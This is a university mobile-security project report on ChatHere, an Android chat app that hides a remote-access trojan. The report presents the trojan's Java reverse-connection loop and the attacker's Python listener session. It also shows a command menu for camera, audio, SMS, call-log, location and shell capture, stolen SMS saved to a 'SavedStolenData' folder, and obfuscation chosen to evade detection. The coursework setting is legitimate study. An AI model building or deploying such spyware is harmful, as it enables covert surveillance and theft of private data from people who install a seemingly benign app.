INF2215 Mobile Security - Project Report

Dual-Faceted Mobile Communication: Balancing User Engagement with Covert Spying Operations in the ChatHere Application

Team number: 31

Student names: Ng Wei Shen, Jackson (2202871), Tham Yu Bin, Benjamin (2202702), Munir Bin Rudy Herman (2201113), Pang Yu Rui (2200861), Tan Heng Joo (2201497), Abdullah Waafi Bin Adam (2201228)

Week 13, 2nd Apr 24, 11:59 PM

1. Introduction

1.1 Project Goals

In today’s contemporary digital landscape, mobile applications are increasingly targeted by malicious attackers who embed malware to steal users' credentials while employing code obfuscation techniques to thwart reverse engineering efforts. In light of these challenges, this report delves into the intricate design of the team’s ChatHere mobile application, which ingeniously balances a dual-purpose architecture. On one hand, it presents a seamless and user-friendly interface for legitimate users, facilitating effortless communication. On the other, it discreetly incorporates spy-friendly functionalities for covert operations. Furthermore, the development team has implemented different obfuscation strategies within the source code. These measures are crafted to complicate and deter reverse engineering attempts, ensuring a robust defence against unauthorized tampering and espionage.

1.2 Scope

The project's essence lies in reversing the traditional server-client communication paradigm to establish dominion over targeted Android devices. Traditionally, a mobile phone (as the server) initiates connections to external services (the client), primarily for data exchange and operational commands. Thus, the team aims to subvert this model by positioning a Python script in the attacker's computer as the server, which awaits and establishes connections to an embedded Java-based malware script within the Android application (client). This architectural inversion allows unprecedented control over the victim's device, enabling the execution of commands from the server to the client. These commands facilitate various malicious activities, including, but not limited to, exfiltrating files, accessing GPS location data, and capturing sensitive user information. Upon executing these commands, the client relays the acquired data back to the server for processing and potential exploitation.

To enhance the team's project stealth against detection and reverse engineering, the team have adopted distinct obfuscation methods, **each demonstrated in separate APK versions**:

Obfuscapk helps the team conceal the application's structure by modifying APK files to make the code difficult to understand without changing its functionality. It renames various elements and shuffles the organization of the code, making malicious intentions harder to detect.

ProGuard optimizes and obfuscates Java bytecode, removing unused code and renaming the remaining elements to nondescript names. This complicates reverse engineering efforts and improves the app's performance, disguising malware as a legitimate application.

Additionally, the team incorporated a custom encryption/decryption technique. This technique falls under the dynamic code mutation/encryption category for the obfuscation of codes at runtime. An additional tool involving a Beanshell interpreter is used to run the code alongside the application.

Individually, these strategies significantly bolster the stealth of the application in distinct ways, ensuring that malicious components remain elusive to detection and analysis while also ensuring that the APK maintains the guise of a benign utility.

2. Team Members & Contributions

Table I outlines a strategic distribution of tasks, ensuring each team member plays a vital role in different project phases. The initial weeks focused on foundational work, including planning, primary setup, and research into obfuscation techniques. Mid-project tasks revolved around implementing the core functionalities and beginning the obfuscation process. At the same time, the final weeks were dedicated to refinement, testing, and preparation for the project's presentation and demonstration. The timeline ensured a comprehensive learning experience and a collaborative approach to the project's challenges and objectives.

TABLE I. Project Timeline and Team Contributions

Week	Task	Team Member
1-4	Initial Project Planning & Design	All Members
	Basic Application Setup	All Members
	User Interface Design	Pang Yu Rui, Tan Heng Joo, Munir Bin Rudy Herman
	Research on Obfuscation Techniques	Tham Yu Bin, Benjamin, Ng Wei Shen, Jackson
5-7	Implementation of User-Friendly Feature	All Members
	Development of Spy-Friendly Functionalities	Abdullah Waafi Bin Adam
	Initial Code Obfuscation (ProGuard)	Tham Yu Bin, Benjamin, Ng Wei Shen, Jackson

8-10	Advanced Code Obfuscation (Obfuscapk)	Tham Yu Bin, Benjamin, Ng Wei Shen, Jackson
	Integration of Custom String Encryption	Tham Yu Bin, Benjamin, Ng Wei Shen, Jackson
	Testing and Debugging	Pang Yu Rui, Tan Heng Joo, Munir Bin Rudy Herman
10-13	Final Testing and Optimization	All Members
	Preparation of Project Report and Presentation	
	Demonstration Prep and Rehearsal	

3. System Architecture Design and Requirements

3.1 Overall System Architecture

The system implements a dual-layer architecture that combines a front-end user interface, developed using Android Studio, with a backend incorporating a Python script acting as a server. The backend is designed to initiate connections with the embedded Java-based malware within the app, enabling unauthorized control and data exfiltration from the targeted device, as seen in Figure 1.




Obfuscate either via ProGuard (Java Bytecode), Obfuscapk (APK Structure), Custom String Encryption
Obfuscated Mobile App
ChatHere App
Deploy after signing
Incorporate Embedded Java-Based Malware
Develop using Android Studio & Java
Unauthorized control and data exfiltration
Execute commands
Install APK and use the app
User
Malicious APK (Client)
Initiates connection
Python Script (Server)
Retrieve data
Attacker

Fig. 1. Overall System Architecture

3.1.1 Front-End User Interface

The user interface was designed to focus on simplicity and intuitive navigation, ensuring that legitimate users are provided with a seamless experience. The interface hides the underlying malicious functionalities, making these operations invisible, as shown in Figure 2.




```
Command Prompt - python3 RAT.py --shell -i 0.0.0.0 -p 4445
Got connection from ('192.168.1.98', 57568)

Hello there, welcome to reverse shell of sdk_gphone64_x86_64
What do you want to do? type 'help' for commands :/>
```

Fig. 2. Invisible Malware Interface


3.1.2 Backend Server Communication

By reversing the traditional server-client model, the application (client) awaits commands from an external Python script (server). In Figure 3, the server waits for a connection once a user installs and runs the app. Once connected, the client is capable of executing a variety of commands received from the Python server. This includes SMS and call logs exfiltration, location tracking, and many more, as seen in Figure 4, which contains a list of executable commands.



```
Microsoft Windows [Version 10.0.19045.3570]
(c) Microsoft Corporation. All rights reserved.

C:\Users\motor>cd C:\Users\motor\OneDrive\Desktop\Year 2.2\Jackson mobile security\Final_MobSec_ChatApp

C:\Users\motor\OneDrive\Desktop\Year 2.2\Jackson mobile security\Final_MobSec_ChatApp>python3 RAT.py --shell -i 0.0.0.0
-p 4445

 #######
    #    # #    # ######    #####  ####     #    #   ##    ####  #    #
    #    # ##  ## #           #   #    #    #    #  #  #  #    # #   #
    #    # # ## # #####       #   #    #    ###### #    # #      ####
    #    # #    # #           #   #    #    #    # ###### #      #  #
    #    # #    # #           #   #    #    #    # #    # #    # #   #
    #    # #    # ######      #    ####     #    # #    # ####  #    #


 ##### #    # ###### # #####     #####  #    #  ####  #    # ######
   #   #    # #      # #    #    #    # #    # #    # ##   # #
   #   ###### ##### # #    #    #    # ###### #    # # # # #####
   #   #    # #      # #####     #####  #    # #    # #  # # #
   #   #    # #      # #   #     #      #    # #    # #   ## #
   #   #    # ###### # #    #    #      #    #  ####  #    # ######

                                        By Mobile Security Team 15

Status: Waiting for Connections...
```


Fig. 3. Server Waiting for Connection



```
Got connection from ('192.168.1.98', 58082)

Hello there, welcome to reverse shell of sdk_gphone64_x86_64
What do you want to do? type 'help' for commands :/> help

Usage and Descriptions:

General Commands:
- deviceInfo: Returns device info (model, OS, etc.).
- clear: Clears the command line screen.

Camera & Recording:
- camList: Lists all camera IDs (e.g., '0' for back).
- takepic [cameraID]: Captures a picture (e.g., 'takepic 0').

- startVideo [cameraID]: Starts video recording (e.g., 'startVideo 0' --> use back camera to record video).
- stopVideo: Stops video recording.

- startAudio: Starts audio recording.
- stopAudio: Stops audio recording.

SMS & Call Logs:
- getSMS inbox/sent: Retrieves SMS messages from inbox/sent.
- getCallLogs: Fetches and saves call logs.

Device Info & Location:
- getLocation: Returns device's current location.
- getIP: Fetches device's current IP address.
- getSimDetails: Provides SIM card details.
- getClipData: Retrieves text from clipboard.
- getMACAddress: Returns the device's MAC address.

Miscellaneous:
- vibrate [number_of_times]: Vibrates the device (e.g., 'vibrate 3').
- shell: Starts an interactive shell on the device.
- exit: Exits the interpreter.

Commands allow for monitoring and control over the device with simple instructions.

What do you want to do? type 'help' for commands :/>
```

Fig. 4. Variety of Malware Commands

Data captured by the malware script is transmitted back to the server and saved in one of the created folders, "SavedStolenData", as seen in Figure 5.



```
sent_20240401-085149 - Notepad
#0
Number : +6591788080
Person : null
Date : Sun Dec 27 21:22:32 GMT 56218
Body : This is the second message

#1
Number : +6591788080
Person : null
Date : Mon Dec 03 10:01:11 GMT 56131
Body : Zzzzzz


END123
```

Texting with Patient (SMS/MMS)

Thursday, Feb 29 • 5:39 AM

Zzzzzz

12:51 AM

This is the second message

12:51 AM • SMS

```
SMS & Call Logs:
- getSMS inbox/sent: Retrieves SMS messages from inbox/sent.
- getCallLogs: Fetches and saves call logs.

Device Info & Location:
- getLocation: Returns device's current location.
- getIP: Fetches device's current IP address.
- getSimDetails: Provides SIM card details.
- getClipData: Retrieves text from clipboard.
- getMACAddress: Returns the device's MAC address.

Miscellaneous:
- vibrate [number_of_times]: Vibrates the device (e.g., 'vibrate 3').
- shell: Starts an interactive shell on the device.
- exit: Exits the interpreter.

Commands allow for monitoring and control over the device with simple instructions.

What do you want to do? type 'help' for commands :/> getSMS inbox
Status: Getting inbox SMS
SUCCESS: Successfully Saved in C:\Users\motor\OneDrive\Desktop\Year 2.2\Jackson mobile security\Final_MobSec_ChatApp\Sav
edStolenData\inbox_20240401-085105.txt

What do you want to do? type 'help' for commands :/> getSMS sent
Status: Getting sent SMS
SUCCESS: Successfully Saved in C:\Users\motor\OneDrive\Desktop\Year 2.2\Jackson mobile security\Final_MobSec_ChatApp\Sav
edStolenData\sent_20240401-085149.txt

What do you want to do? type 'help' for commands :/>
```

Fig. 5. SMS Log Sent to Server

3.2 System Requirements

Hardware Requirements: The application is optimized for Android devices with at least a 1.2 GHz dual-core processor, 2 GB of RAM, and 500 MB of free storage space.

Software Requirements: The application requires Android 8.0 (Oreo) or later, ensuring compatibility with most Android devices today. On the server side, the Python script is compatible with Python 3.11, requiring minimal dependencies outside standard network communication libraries.


For more details on how to use the mobile application and malware, refer to the User Manual.

4. Gaining Access to the User's Phone

ChatHere incorporates a suite of functionalities designed to perform a wide range of covert operations. These operations are meticulously embedded within a seemingly benign communication platform, enabling the stealthy exfiltration of sensitive data from the user's device. In this section, details of the technical mechanisms through which the app gains access to this information are shown below:

Covert Communication Setup


Establishing a clandestine communication channel is initiated through the tcpConnection class, as seen in Figure 6. This class runs a background TCP connection to a designated server, enabling the transmission of commands to the device and the subsequent reception of data unbeknownst to the device owner. The core functionality of this process is encapsulated within the doInBackground method, which continuously attempts to connect to the server until successful, thereby ensuring a persistent channel for data exfiltration and command execution.



```
protected Void doInBackground(String... strings) {
    Socket socket = null;
    try {

        while(true){
            // Continuously try to connect to the server until successful
            Log.d(TAG, msg: "trying");
            socket = new Socket();
            try{
                socket.connect(new InetSocketAddress(strings[0], Integer.parseInt(strings[1])), timeout: 3000);
            }catch (SocketTimeoutException | SocketException e){
                Log.d(TAG, msg: "error");
                motorfireman
                activity.runOnUiThread(new Runnable() {
                    motorfireman
                    @Override
                    public void run() {
                        new tcpConnection(activity,context).execute(config.IP,config.port);
                        // If connection fails, retry by executing the same AsyncTask again
                    }
                });

            }
            if(socket.isConnected()){
                Log.d(TAG, msg: "done");
                break;
                // Break the loop if connection is successful

            }
        }

        // Once connected, prepare to send and receive data
        out = new DataOutputStream(socket.getOutputStream());
        BufferedReader in = new BufferedReader(new InputStreamReader(socket.getInputStream()));
        String model = Build.MODEL+"\n";
        // Send a welcome message to the server
        String welcomeMess = "Hello there, welcome to reverse shell of "+model;
        out.write(welcomeMess.getBytes( charsetName: "UTF-8"));
```

Fig. 6. The tcpConnection Class

On the server side, the Python script referred to as utils.py, stands ready to accept incoming connections from the tcpConnection class. It accomplishes this through the get_shell function, which acts as a listener, attentively awaiting connections. Once a link is established, the script becomes a command centre, processing incoming requests and managing the flow of data back to the application, as seen in Figure 7. This symbiotic relationship between the mobile app and the server-side script forms the backbone of the system's ability to monitor and control the compromised device discreetly.

